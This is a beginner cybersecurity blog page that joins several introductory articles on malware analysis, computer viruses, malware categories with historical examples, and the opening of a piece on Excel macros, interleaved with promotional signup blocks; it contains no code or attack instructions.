Hello, aspiring ethical hackers. In our previous blogpost, you have learnt in detail about malware. In this article, you will learn about malware analysis.
NEW TO ETHICAL HACKING?
Start your ethical hacking journey with our FREE Beginner Ethical Hacker Starter Kit (2026 Edition).
Get beginner-friendly guidance to understand the fundamentals of ethical hacking and take your first steps into cybersecurity.
Malware analysis is the process of analyzing the code of the Virus to find out what it does, how it works, how it evades Antivirus etc. This helps in detection and prevention of the threat.
Importance of analyzing malware
Analyzing of malware helps us to understand the functionality of malware and what it does when executed, the level of damage it causes after infection etc. It will also help us to understand how malware infected our machine at first. By knowing these, better mitigation can be planned for present and future.
Types of malware analysis

There are variety of techniques used to analyze malware. They are,
1. Static analysis:
In this type of analysis, the static properties of the virus are analyzed without actually executing it. This type of analysis helps us to understand details like nature of malware, file names, IP addresses and domains, metadata etc.
2. Dynamic analysis:
In this analysis, the virus is actively executed in a sandbox. A sandbox is an isolated and secure environment in which you can safely execute code of malware. Analyzing it this way is an improvement over static analysis as we can see malware in action. This helps us to gather more information about the malware.
3. Hybrid analysis:
Some types of advanced malware have protection mechanisms to prevent anyone from analyzing the malware. For example, anti-sandbox feature is used that tells malware to stay dormant if it detects a sandbox. It is in cases like these, hybrid analysis becomes important. It combines both static and dynamic analysis to analyze the malware.
READY TO BUILD YOUR ETHICAL HACKING FOUNDATIONS?
Go beyond the basics. Develop the essential knowledge every aspiring ethical hacker needs. Your learning package includes:
Networking Fundamentals Linux Fundamentals Windows Fundamentals Web Fundamentals Command Line Essentials Virtual Labs
$1 INTRODUCTORY TRIAL 6 Foundation Resources + Full Magazine Access
Trial terms apply. Post-trial subscription billing is manual.
Stages in analyzing malware

Analyzing of malware has the following stages. They are,
1. Get malware sample:
Obviously, getting the malware sample is the first step if you want to analyze its code.
2. Build a lab to analyze malware:
The next step in analyzing the code of malware is creation of an isolated and safe environment without any risk of infection to the organization’s network.
3. Performing static analysis:
Next step is to get the virus sample into the malware analysis lab and perform static analysis on it. As already learnt, this helps us to understand the behavioral properties of malware.
4. Performing automated analysis:
The next step is to use a automated tool to analyze malware. This analysis can determine potential risks if malware infects a machine.
5. Manual code review:
In this stage, the code of the malware is reversed manually using debuggers, disassembly compilers and other specialized tools to understand its behavior.
YOUR ETHICAL HACKING JOURNEY STARTS HERE!
Not sure where to begin? Download our FREE 18-page Beginner Ethical Hacker Starter Kit (2026 Edition).
Take your first step towards building practical cybersecurity knowledge.
Computer viruses are among the most widely recognized cybersecurity threats in the world. Even people with little technical knowledge have heard the phrase, “My computer has a virus.” However, the term is often used to describe many different types of malware. In cybersecurity, a computer virus has a more specific meaning.
A virus is a type of malicious software, commonly called malware that attaches itself to a legitimate file or program and can spread when that infected file is executed or shared. Understanding computer viruses is important for anyone learning cybersecurity. Viruses help beginners understand how malicious software can affect files, applications, operating systems and users.
This guide explains what computer viruses are, how they spread, the different types of viruses, common warning signs and how users and organizations can protect themselves.
NEW TO ETHICAL HACKING?
Start your ethical hacking journey with our FREE Beginner Ethical Hacker Starter Kit (2026 Edition).
Get beginner-friendly guidance to understand the fundamentals of ethical hacking and take your first steps into cybersecurity.
A computer virus is a type of malware designed to replicate by attaching itself to another file, program or document. Virus stands for Vital Information Resources Under Seize (VIRUS). The virus generally requires some form of execution to become active. For example, an infected file may need to be opened or a compromised program may need to be run. Once active, the virus may attempt to copy itself to other files or systems.
Depending on its design, a computer virus may:
Modify or corrupt files
Disrupt normal system operations
Delete or alter data
Spread to additional files
Cause applications to behave unexpectedly
Create security risks for the affected system
Not every malicious program is technically a virus. For example, worms, Trojans, ransomware, spyware and rootkits are different categories of malware. However, in everyday conversation, people often use the word virus to describe almost any malware infection.
However, for cybersecurity beginners, understanding this difference is useful because malware categories often spread and behave in different ways.
How Does a Computer Virus Spread?
A virus needs a way to reach a new system and a way to become active. Historically, viruses commonly spread through infected floppy disks and removable media. Today, infections can occur through a variety of digital channels. Most common are,
Infected Files and Software:
A virus may be attached to an executable program or another file. If a user downloads the file from an untrusted source and runs it, the malicious code may become active. This is why downloading software from official and trusted sources is important.
Email Attachments:
Email attachments can be used to distribute malicious files. An attacker may attempt to disguise a malicious attachment as:
An invoice
A document
A software installer
A report
An image or archive
Unexpected attachments should always be treated carefully, especially if the sender or context seems unusual.
Removable Storage Devices:
USB drives and other removable storage devices can potentially transfer infected files between systems. If an infected file is copied and executed on another computer, the infection may spread. Organizations may use endpoint security controls and device policies to reduce this risk.
Compromised Downloads:
Attackers may distribute malicious software through websites or download sources that appear legitimate. Modified versions of popular software can sometimes contain hidden malicious components. Using official download sources reduces this risk.
Common Types of Computer Viruses
Computer viruses can be categorized according to how they behave and where they attempt to attach themselves.
File-Infector Viruses:
A file-infector virus attaches itself to executable files. When the infected program runs, the malicious code may also execute. The virus may then attempt to infect other compatible files on the system.
Macro Viruses:
Macro viruses are associated with documents that contain macros. Macros can automate tasks inside certain document applications. A malicious macro may attempt to perform unauthorized actions when the document is opened or when macros are enabled. This is why modern office security tools often warn users about macros from untrusted sources.
Boot Sector Viruses:
Boot sector viruses target areas involved in the computer startup process. Historically, these viruses were associated with infected removable storage devices. Although modern systems use different technologies and security protections, boot-related malware remains an important concept when studying the history of cybersecurity threats.
Polymorphic Viruses:
Some viruses are designed to modify aspects of their code as they replicate. The goal is often to make simple detection methods more difficult. For beginners, the important lesson is that malware authors may attempt to change how malicious code appears while preserving its harmful behavior.
Resident Viruses:
A resident virus can remain active in system memory after execution. This may allow it to monitor certain system activities and potentially infect files when they are accessed. Understanding this concept helps beginners recognize that malware does not always operate only when a single infected file is open.
READY TO BUILD YOUR ETHICAL HACKING FOUNDATIONS?
Go beyond the basics. Develop the essential knowledge every aspiring ethical hacker needs. Your learning package includes:
Networking Fundamentals Linux Fundamentals Windows Fundamentals Web Fundamentals Command Line Essentials Virtual Labs
$1 INTRODUCTORY TRIAL 6 Foundation Resources + Full Magazine Access
Trial terms apply. Post-trial subscription billing is manual.
What Happens When a Computer Gets a Virus?
The impact of a virus depends on its design. Some viruses may cause noticeable problems while others may attempt to remain hidden.
Possible effects include:
Slow system performance
Application crashes
Modified files
Deleted data
Unexpected system behavior
Increased network activity
Security software alerts
Some malware infections may also create additional security risks by weakening system protections or allowing other malicious activity. A system problem does not automatically mean that a virus is responsible.
Hardware failures, software bugs, outdated drivers and configuration problems can produce similar symptoms. Proper investigation is necessary to determine the actual cause.
Common Warning Signs of a Virus
Certain unusual behaviors may indicate that a computer should be checked. Possible warning signs include,
Unexpected System Slowdowns:
A system may become noticeably slower due to abnormal processes or resource usage.
Unknown Programs:
Applications appearing without the user’s knowledge may require investigation.
Frequent Crashes:
Unexpected crashes or repeated application failures can sometimes indicate a software or security problem.
Unexpected Pop-Ups:
Unusual advertisements or browser activity may indicate unwanted or malicious software.
Changed Files or Settings:
Unexpected modifications to files, browser settings or system configurations should be investigated.
Security Alerts:
Security software may detect suspicious files or unusual activity.
These warning signs are not proof of a virus but they are good reasons to investigate further.
Computer Viruses vs Other Malware
One of the most important things for beginners to understand is that a virus is only one type of malware.
Virus
Typically attaches to another file or program and spreads through execution.
Worm Can spread across systems or networks more independently.
Trojan:
Attempts to appear legitimate while hiding malicious functionality.
Ransomware
Restricts access to data or systems, often through encryption or other disruption.
Spyware
Collects information about users or systems without appropriate authorization.
Understanding these differences helps cybersecurity learners use more accurate terminology.
How to Protect Your Computer From Viruses
There is no single security tool that can eliminate every risk. Good cybersecurity relies on multiple layers of protection.
Keep Software Updated
Operating system and application updates often contain security fixes. Keeping software updated can reduce exposure to known vulnerabilities.
Download Software From Trusted Sources
Whenever possible, download applications from official websites or reputable sources. Be cautious of modified, unofficial or suspicious software downloads.
Be Careful With Attachments
Unexpected attachments should be verified before opening. Pay attention to unusual file types and messages that attempt to create urgency.
Use Security Software
Antivirus and endpoint security tools can help detect known malicious files and suspicious activity. However, security software should be considered one layer of protection rather than a complete solution.
Maintain Regular Backups
Regular backups can reduce the impact of data loss. Important backups should be protected from unauthorized modification and tested periodically.
Use Strong Account Security
Strong passwords and multi-factor authentication help protect online accounts. Although authentication controls do not directly prevent every virus infection, they can reduce the risk of unauthorized access to accounts and systems.
How Organizations Defend Against Computer Viruses
Organizations typically use several security layers to protect themselves from Computer Viruses.
This layered strategy is often called defense in depth. If one security control fails, other controls may still detect, contain or reduce the impact of malicious activity.
For example, an employee might receive a suspicious attachment. Email security may attempt to block it. If the attachment reaches the user’s computer, endpoint protection may detect it. Network monitoring may identify unusual activity if the malicious program becomes active.
Multiple layers improve an organization’s overall security posture.
What Should You Do If You Suspect a Virus?
If you suspect your computer may be infected, avoid taking actions that could make the situation worse.
A sensible approach may include:
Stop opening suspicious files.
Disconnect the device from networks if there is a serious risk of active malicious activity.
Run an approved security scan.
Follow guidance from your organization’s IT or security team if the device belongs to an employer or school.
Preserve important information when appropriate.
Restore systems or files from trusted backups when necessary.
For serious infections, professional technical assistance may be required.
Learning About Computer Viruses Safely
Beginners interested in malware should focus on understanding viruses through safe and legal educational resources.
Avoid downloading or executing live malware simply to see how it works. Cybersecurity concepts can be studied using simulations, training labs, defensive tools, and controlled educational environments. The goal of learning about computer viruses should be to understand threats and improve defenses.
Conclusion
Computer viruses are one of the oldest and most recognizable forms of malicious software. Although cybersecurity technology has changed significantly over time, the basic lessons remain relevant.
Users should understand the risks of untrusted files, suspicious attachments, outdated software and unsafe downloads. For cybersecurity beginners, learning about viruses also provides a useful introduction to the larger world of malware. Start by understanding what a virus is and how it differs from other types of malicious software.
Then learn how infections are detected, how systems are protected, and how organizations respond to security incidents. A strong understanding of computer viruses creates a useful foundation for future topics such as malware analysis, endpoint security, threat detection, digital forensics and incident response.
YOUR ETHICAL HACKING JOURNEY STARTS HERE!
Not sure where to begin? Download our FREE 18-page Beginner Ethical Hacker Starter Kit (2026 Edition).
Take your first step towards building practical cybersecurity knowledge.
Malware is one of the most important concepts to understand when learning cybersecurity. Whether you are interested in ethical hacking, penetration testing, network security or defensive cybersecurity, you will eventually encounter the term malware.
Malware can affect personal computers, mobile devices, servers and even large enterprise networks. Understanding what malware is and how it works at a high level can help beginners recognize cyber threats and understand why security controls are important.
This beginner’s guide explains what malware is, the major types of malware, how malware can spread, warning signs of infection and basic ways individuals and organizations can reduce their risk.
NEW TO ETHICAL HACKING?
Start your ethical hacking journey with our FREE Beginner Ethical Hacker Starter Kit (2026 Edition).
Get beginner-friendly guidance to understand the fundamentals of ethical hacking and take your first steps into cybersecurity.
Malware is short for malicious software. It is software designed to perform harmful, unwanted or unauthorized actions on a computer system, network or device. The exact behavior of malware can vary significantly. Some malicious programs are designed to steal information, while others may disrupt systems, spy on activity, damage data or give an attacker unauthorized access.
Malware is not one single type of threat. It is a broad category that includes several different forms of malicious software. Understanding these categories is an important first step for anyone learning cybersecurity.
Common Types of Malware
1. Viruses
A computer virus is malicious code that can attach itself to legitimate files or programs. Traditionally, viruses spread when an infected file is executed or shared with another system.
A virus may be capable of:
Modifying files
Disrupting applications
Damaging data
Spreading to other systems
Modern cybersecurity discussions often use the word “virus” casually to describe any type of malware, but technically, a virus is only one category of malicious software.
According to Discovery, the first virus is the Creeper program. It was created by Bob Thomas in 1971. It was actually designed as a security test to see if a self-replicating program will be successful. The function of Creeper was to just display a simple message on computer if infected.
The most popular (or should I say unpopular) virus should be ILOVEYOU virus. Released in 2000, ILOVEYOU infected over ten million Windows computers. It started spreading as an email message with subject line “I LOVE YOU” and contained an attachment with name “LOVE-LETTER-FOR-YOU.TXT.VBS. When the recipient clicked on this attachment, a Visual Basic script activated and over wrote files on the infected system. Then, it sent itself to all the email addresses in the Windows Address Book. It is estimated that the losses infected by this simple virus were at least $15 billion.
2. Worms
A worm is malware capable of spreading across systems or networks without necessarily requiring a user to manually performing an action (like sharing an infected file). Worms can become particularly dangerous because automated spreading can allow an infection to affect many systems quickly.
A worm may exploit weaknesses in:
Network services
Unpatched software
Insecure configurations
This is one reason why regular patching and network security are important.
Morris worm is considered to be the first worm to spread over the internet. It was created by Robert Tappan Morris and it caused a loss of over $100,000 and $10,000,000. It infected over 2000 computers within 15 hours. Morris worm spread by exploiting vulnerabilities like holes in the debug mode of the Unix send mail program, a buffer overflow vulnerability in finger network service. Rexec and Rsh accounts with weak or no password at all.
The most unpopular worm should definitely be Stuxnet. Released in 2010 and accused of sabotaging nuclear program of Iran, Stuxnet was designed to target programmable logic controllers (PLCs). These PLC’s allow automation of electromechanical process used by control machines and industrial processes (for example, gas centrifuge that are used to separate nuclear material). Stuxnet spread by exploiting 4 zero-day vulnerabilities in Siemens setup7 software installed on Windows systems. Stuxnet infected almost over 2,00,000 computers and destroyed at least 100 machines.
3. Trojans
A Trojan or Trojan horse, is malicious software that attempts to appear legitimate or harmless.
A user might believe they are downloading:
A useful application
A document
A game
A software update
But the file may contain malicious functionality. The important lesson is that software should be downloaded from trusted and verified sources whenever possible. The name Trojan is a reference to the Trojan horse (the large wooden horse) of Trojan war assumed by Trojans as gift given by Greeks to Troy. However, when the horse was let into the kingdom, Greek soldiers hiding inside the horse came out and ransacked Troy (you should watch Troy movie).
Just like viruses, Trojans also need victims to click on Trojan to be activated and most users fall victim to trojans thinking that they are genuine files. ANIMAL, a program released in 1975 is generally considered the world’s first Trojan. It fooled victims by presenting itself as a simple game of 20 questions. When user clicked on it, it copied itself to shared directories to be found by other victims.
According to me, the most dangerous Trojan was Zeus. Zeus is a banking Trojan used to steal banking information. It is spread by drive by downloads and phishing in 2003. It is estimated that Zeus infected over 74,000 FTP accounts.
4. Ransomware
Ransomware is malware designed to prevent normal access to data or systems, often by encrypting files. The attacker may then demand payment in exchange for restoring access. Ransomware incidents can affect individuals, businesses, hospitals, schools and other organizations.
The first known ransomware was AIDS Trojan. It’s payload hid the files on the victim’s hard drive and encrypted their names. The most dangerous & popular ransomware attack was WannaCry in 2017. WannaCry ransomware spread by exploiting EternalBlue vulnerability and it infected over 2,30,000 computers within one day.
Strong backups, security updates, access controls and user awareness can help reduce the impact of ransomware incidents.
5. Spyware
Spyware is designed to secretly collect information from a device or user. Depending on its capabilities, spyware may attempt to monitor:
Browsing activity
User behavior
Device information
Other sensitive information
The best protection includes using trusted software, keeping devices updated and paying attention to unusual behavior.
The most popular spyware seen recently should be Pegasus spyware. This spyware developed by Israeli cyber arms firm NSO Group installs not just covertly but remotely on mobile phones running IOS and Android and that too using a zero-click exploit (an exploit that doesn’t need any user action at all). Once installed on a device, Pegasus can read text messages, snoop on calls, collect credentials, track location of the device, access device’s cameras and microphone and harvest information from apps installed on the target device.
READY TO BUILD YOUR ETHICAL HACKING FOUNDATIONS?
Go beyond the basics. Develop the essential knowledge every aspiring ethical hacker needs. Your learning package includes:
Networking Fundamentals Linux Fundamentals Windows Fundamentals Web Fundamentals Command Line Essentials Virtual Labs
$1 INTRODUCTORY TRIAL 6 Foundation Resources + Full Magazine Access
Trial terms apply. Post-trial subscription billing is manual.
6. Adware
Adware displays unwanted advertising or modifies the user’s browsing experience. Not all ad-supported software is necessarily malware. The difference often depends on whether the software was installed with informed user consent and how it behaves.
Malicious adware may:
Display intrusive advertisements
Redirect browsers
Track user activity
Change browser settings
7. Keyloggers
Keylogger is a malicious software that records keystrokes a user types into computer or mobiles. The first keylogger used in real world was allegedly distributed with Grand Theft Auto V mod in 2015. Recently, a keylogger named Snake keylogger was detected being distributed with Microsoft Excel sample. Snake keylogger first appeared in late 2020.
8. Backdoors
A backdoor is a type of malware that provides access to a system bypassing normal security measures that usually prevent access. For example, if you can access a system without providing any login or need of credentials, you have a Backdoor access. Usually, hackers install backdoor after gaining complete access to the system to have unhindered and continuous access in future.
In 1998, a U.S hacker group “Cult of the Dead cow” designed a backdoor named “Back Orifice” that enables a user to control a computer remotely. In 2014, multiple backdoors were detected in WordPress. These backdoors were WordPress plugins with an obfuscated JavaScript code.
9. Rootkits
A rootkit is designed to hide malicious activity or provide persistent unauthorized access. Rootkits can be particularly difficult to detect because their purpose may include concealing files, processes or other evidence of malicious activity.
It is designed to enable access to a computer in a way that is not usually possible to an authorized user. Simply put, Rootkit gives SYSTEM level access. As if this is not enough, Rootkit is undetectable once installed, unlike other types of malware. The term “Rootkit” is a combination of root (the most privileged account on Unix system and “kit”. This is because rootkits usually give ‘root’ level access to the target system.
The first malicious rootkit appeared in 1999 and it affected Windows NT OS. In 2012, a rootkit named Flame was detected. Flame affected over 80 servers around the world and is considered one of the dangerous rootkits.
For beginners, the key concept is that some malware is designed not only to perform harmful actions but also to avoid detection.
10. Bots
A BOT is a shortcut for Robot and it is an automated piece of code that performs predefined tasks. Malicious Bots as normally used to infect a system and make them a part of a Botnet which can then be used to perform DDOS attacks.
In 2007, a botnet attack called Cutwail attacked Windows systems using a trojan named Pushdo which infected Windows systems to make them part of the Cutwail botnet. This botnet had over 1.5 to 2 million computers. The most famous BOT malware should be MIRAI. MIRAI is designed to infect smart devices that run on ARC processes.
11. Crypto Miner
Crypto mining malware or cryptojacker is a malicious software that targets computer sources and mines crypto currencies like Bitcoin. Cryptominers are rather new in the evolution of malware. Their growth directly grew with the growth in popularity of crypto currencies.
How Does Malware Spread?
Malware can reach systems through many different methods.
Phishing Emails
Attackers may send emails containing malicious attachments or links. These messages often attempt to create urgency or trick the recipient into taking action without thinking carefully.
Malicious Downloads
Downloading software, files or applications from untrusted sources can introduce malware. Fake software downloads and modified applications can appear legitimate.
Vulnerable Software
Outdated or unpatched software may contain known security weaknesses. Attackers may attempt to take advantage of these weaknesses to gain access to a system. This is why security updates are important.
Infected External Devices
Removable storage devices can potentially transfer malicious files between computers. Organizations often use security policies and endpoint controls to reduce this risk.
Compromised Websites
A legitimate website may sometimes become compromised and serve malicious content to visitors. Security software and updated browsers can help reduce exposure to known threats.
Common Signs of Malware Infection
Not every unusual computer problem is caused by malware but certain signs may indicate that a system should be investigated.
Possible warning signs include:
Unusual system slowdowns
Unexpected pop-ups
Unknown applications appearing
Browser settings changing unexpectedly
Unusual network activity
Security software being disabled
Files becoming inaccessible
Unexpected system crashes
These symptoms do not automatically prove that malware is present. However, they may indicate that further investigation is necessary.
How Malware Affects Organizations
For businesses, malware can create much more than a technical problem.
A serious malware incident can affect:
Business operations
Customer information
Financial systems
Employee productivity
Company reputation
For this reason, organizations use multiple security controls rather than relying on a single antivirus product. A modern security strategy may include:
This approach is often described as defense in depth.
How Beginners Can Protect Against Malware
You do not need to be a cybersecurity expert to follow good security practices.
Keep Software Updated
Install security updates for operating systems, browsers and applications. Updates often fix known security weaknesses.
Download Software Carefully
Use official or trusted sources whenever possible. Avoid downloading suspicious files from unknown websites.
Be Careful With Email Attachments
Unexpected attachments and links should be treated carefully. Verify unusual messages before interacting with them.
Use Security Software
Endpoint protection and other security tools can help identify known malicious activity. However, no security product is perfect. Safe user behavior remains important.
Create Backups
Regular backups can reduce the impact of data loss and ransomware incidents. Backups should be protected and periodically tested.
Use Strong Authentication
Strong passwords and multi-factor authentication can help reduce the risk of unauthorized account access.
Beginners interested in cybersecurity may eventually hear about malware analysis. Malware analysis is the process of examining malicious software to understand its behavior and help improve defenses.
Security researchers and analysts may study malware to answer questions such as:
What does it attempt to do?
Which systems does it target?
What indicators might help detect it?
How can defenders reduce the risk?
This is very different from creating or distributing malware. For beginners, it is best to focus on safe analysis concepts, threat detection, prevention and defensive security.
A Beginner Learning Path for Malware
A structured learning path can make malware easier to understand.
Some malware may attempt to hide its presence. Security professionals often rely on multiple sources of evidence.
Believing Antivirus Solves Everything
Security software is important but it is only one layer of protection.
Downloading Security Tools From Untrusted Sources
Cybersecurity-related software should also be downloaded carefully from legitimate sources.
Ignoring Software Updates
Unpatched systems may remain exposed to known security problems.
Trying to Experiment With Real Malware
Beginners should avoid downloading or executing live malware.
Learning resources, simulations, defensive labs and controlled training environments are much safer ways to study malware concepts.
Conclusion
Malware is a broad category of malicious software that can affect individuals, businesses and critical systems. For beginners, the most important goal is not memorizing every malware family or technical term.
Instead, understand the fundamentals. Learn what malware is. Understand the major categories. Know how malware can spread. Recognize common warning signs. Learn basic prevention methods and understand how security professionals detect and respond to malicious activity.
As your cybersecurity knowledge grows, you can explore areas such as malware analysis, threat intelligence, endpoint security, digital forensics and incident response. A strong understanding of malware provides an excellent foundation for the defensive side of cybersecurity and helps you better understand the threats that ethical hackers and security professionals work to identify and prevent.
YOUR ETHICAL HACKING JOURNEY STARTS HERE!
Not sure where to begin? Download our FREE 18-page Beginner Ethical Hacker Starter Kit (2026 Edition).
Take your first step towards building practical cybersecurity knowledge.
Hello, aspiring ethical hackers. In our previous blogpost, you learnt about Macros and their role in cybersecurity. In this article, you will learn about Excel Macros. When people start learning Ethical Hacking, they often focus on tools, exploits and technical vulnerabilities. However, many real-world attacks do not begin with complex hacking techniques. Instead, they start with something simple and familiar like an Excel file. One of the most common reasons Excel files are abused in attacks is the presence of macros.
NEW TO ETHICAL HACKING?
Start your ethical hacking journey with our FREE Beginner Ethical Hacker Starter Kit (2026 Edition).
Get beginner-friendly guidance to understand the fundamentals of ethical hacking and take your first steps into cybersecurity.
For beginners in ethical hacking, understanding Excel macros is essential as they demonstrate how legitimate features can become security risks when trust is misused.
What Are Excel Macros?


An Excel macro is a small program that automates tasks inside a spreadsheet. Instead of repeating the same steps manually such as formatting data, running calculations or copying information, a macro allows Excel to perform these actions automatically.
Excel macros are written using VBA (Visual Basic for Applications), a scripting language built into Microsoft Office. Many users create macros by recording their actions, meaning no advanced programming knowledge is required. Macro-enabled Excel files usually have the .xlsm extension. From a cybersecurity perspective, the key point is that macros are executable code inside a document.
Why Excel Macros Matter in Cybersecurity?
Excel macros matter because documents are generally trusted. Users expect spreadsheets to be safe and attackers take advantage of this trust. Macros are important in cybersecurity because:
They run inside a trusted application
They require user interaction rather than exploiting software bugs
They are common in corporate environments
They blend in with everyday business workflows
